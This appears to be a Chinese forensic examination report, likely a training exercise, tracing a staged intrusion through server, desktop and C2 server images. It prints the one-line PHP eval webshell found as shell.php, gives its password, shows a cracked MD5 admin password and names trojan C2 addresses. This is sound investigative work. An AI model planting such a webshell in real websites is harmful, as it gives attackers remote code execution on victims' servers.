取证分析报告

简要案情：经查，黑客先入侵了某政府媒体网站，并对局域网电脑进行了内网渗透，进入某大运会宣传主编的台式机内，并在该主编的台式机内上传了一段反党视频。警方通过现场取证已获得政府网站服务器镜像 1 份、主编台式机镜像 1 份，以及通过网络侦查调证获取疑似黑客使用的服务器镜像 1 份。现需对镜像文件进行检验分析，提取与固定涉案电子证据。

检查对象：名为的镜像压缩文件 1 个,名称：“镜像 1.zip”，大小 19GB。

检查目的：提取、固定与恢复本次案件的相关电子证据。

过程、方法及结果：

1.本次电子证据检查过程采用的技术标准有：《GA-T 1170-2014 移动终端取证检视方法》；《GB/T 29360-2012 电子物证数据恢复检验规程》；《GA/T 757-2008 程序功能检验方法》、《GB/T 29360-2012 电子物证数据恢复检验规程》、《GB/T 29361-2012 电子物证文件一致性检验规程》、《GB/T 29362-2012 电子物证数据搜索检验规程》、《GA/T 754-2008 电子数据存储介质复制工具要求及检测方法》、《GA/T 755-2008 电子数据存储介质写保护设备要求及检测方法》、

《GA/T 756-2008 数字化设备证据数据发现提取固定方法》

2、本次电子数据检查使用的设备有：美亚柏科取证航母 FL-2000、取证大师 V6.2.01035RTM、弘连火眼证据分析软件 V4.25.0.54499、电子数据仿真取证系统 V6.2.03882RTM、VeraCrypt（1.25.7）、WinRAR 压缩管理软件（5.80）、微步云沙箱在线版、火绒杀毒软件（版本：5.0.73.6）、Hash（1.0.4）。

3、打开美亚柏科取证航母 FL-2000，系统运行正常，火绒杀毒软件（版本：5.0.73.6）对使用的工作站系统进行进行病毒扫描，未发现病毒。

4、使用 WinRAR 压缩管理软件（5.80）解压镜像 1.zip 得到一个加密容器。使用软件 Hash（1.0.4）对该加密容器进行校检，得到 MD5 值为 3A6DE3FE5D34259C6FC7D7F33340F7D6。详见图 1。




图 1

5、使用软件 VeraCrypt（1.25.7）加载该加密容器，得到三个镜像文件，分别为：受害人服务器.E01、受害人台式机.E01、嫌疑人服务器.E01。详见图 2。

图 2

6、打开电子数据仿真取证系统，点击添加镜像文件：受害人服务器.E01，取消绕过密码，开始仿真镜像。进入受害人服务器后，打开护卫神控制面板，看到 MySQL 数据库启动失败，sqlserver 未安装。在“管理工具”-“服务”中找到 mysql 服务，右键点击“属性”-“登录”-勾选“本地系统账户”。然后在护卫神控制面板重启 mysql 服务，并进入 phpMyAdmin，在 mynewcc123coom 数据库的 dede_member 表中，找到 admin 账号以及一个名为“hacker”的账号。详见图 3。




图 3

7、根据 mynewcc123coom 数据库的 dede_member 表中记录的 admin 账号的密码

3e6b1812df726be884ddcfc4139128db，将该密码进行 MD5 解密后得到管理员密码为 admin7788。详见图 4。




图 4

8、打开火眼证据分析软件，将受害人服务器.E01 添加到检材当中，在文件系统中搜索“shell.php”，找到在 C:\HwsHostMaster\wwwroot\newcc123_sqlohp\web\uploads\allimg 存在一个 shell.php 文件，打开该 php 文件，里面为一句话木马<?php @eval($_POST['shell']);?>，该木马连接密码为 shell。详见图 5、图 6。




图 5

<?php @eval($_POST['shell']);?>


图 6

9、用电子数据仿真取证系统添加镜像文件：受害人台式机.E01，开始仿真镜像。进入受害人电脑后，登录用户名为孙笑川，在电脑桌面上有个 artifact.exe 的文件，将该文件放到微步云沙箱进行分析得到该文件为木马文件。详见图 7。

图 7

10、通过查看受害人台式机的 windows 日志，在 2023 年 5 月 24 日 10 点 32 分，账户名为“孙笑川”的用户新建一个名为“黄雪君$”的账户。详见图 8。

图 8



11、通过微步云沙箱对木马文件 artifact.exe 进行分析，可以看到该木马其远程连接的 IP 为 118.24.75.245。详见图 9。

图 9

12、通过搜索被害人电脑内的视频文件，发现在 C 盘根目录下有个 1.avi 文件，打开后就可以看到视频的链接地址为 111.22.34.74:7002/console/login/LoginForm.jsp。详见图 10。

图 10

13、用电子数据仿真取证系统添加镜像文件：嫌疑人服务器.E01，该服务器为 Linux 系统，为方便操作，搭建宝塔 Linux 面板。通过宝塔面板找到/root/C2/logs/230524 目录，查看目录文件中的日志文件 events.log，可以看到视频文件的下载地址。详见图 11。




图 11

14、进入嫌疑人服务器，通过指令进入到 C2 目录，通过 teamserver 命令连接到 118.24.75.245，可以看到远控程序所在服务器的指纹。详见图 13。

图 13

15、在宝塔 Linux 面板下，找到 C2 目录，打开该目录下的 teamserver 文件，可以找到远控程序的证书通用名称(Common Name)。详见图 14

图 14

16、在宝塔 Linux 面板下，进入到/root/C2/logs/230525/192.168.5.118，该目录下有一个 beacon_2067070634.log 日志文件，打开可以看到远控程序最后一次收到 beacon 的时间是 05/25 06:14:48 UTC。因为服务器时间是 UTC，在线时间戳转换器的时间为北京时间，所以要将服务器时间加 8 个小时在转换时间戳。通过时间戳转换器将该时间转换为时间戳：1684995288。详见图 15、图 16。




图 15

图 16

17、在宝塔 Linux 面板下，进入到/root/C2/logs/230524 目录下，发现该目录下除了被害人 IP 地址外，还存在另一个 IP 地址目录，为 192.168.52.141，进入该目录后查看日志文件，可以看到该程序还远程控制过该 IP。详见图 17。




图 17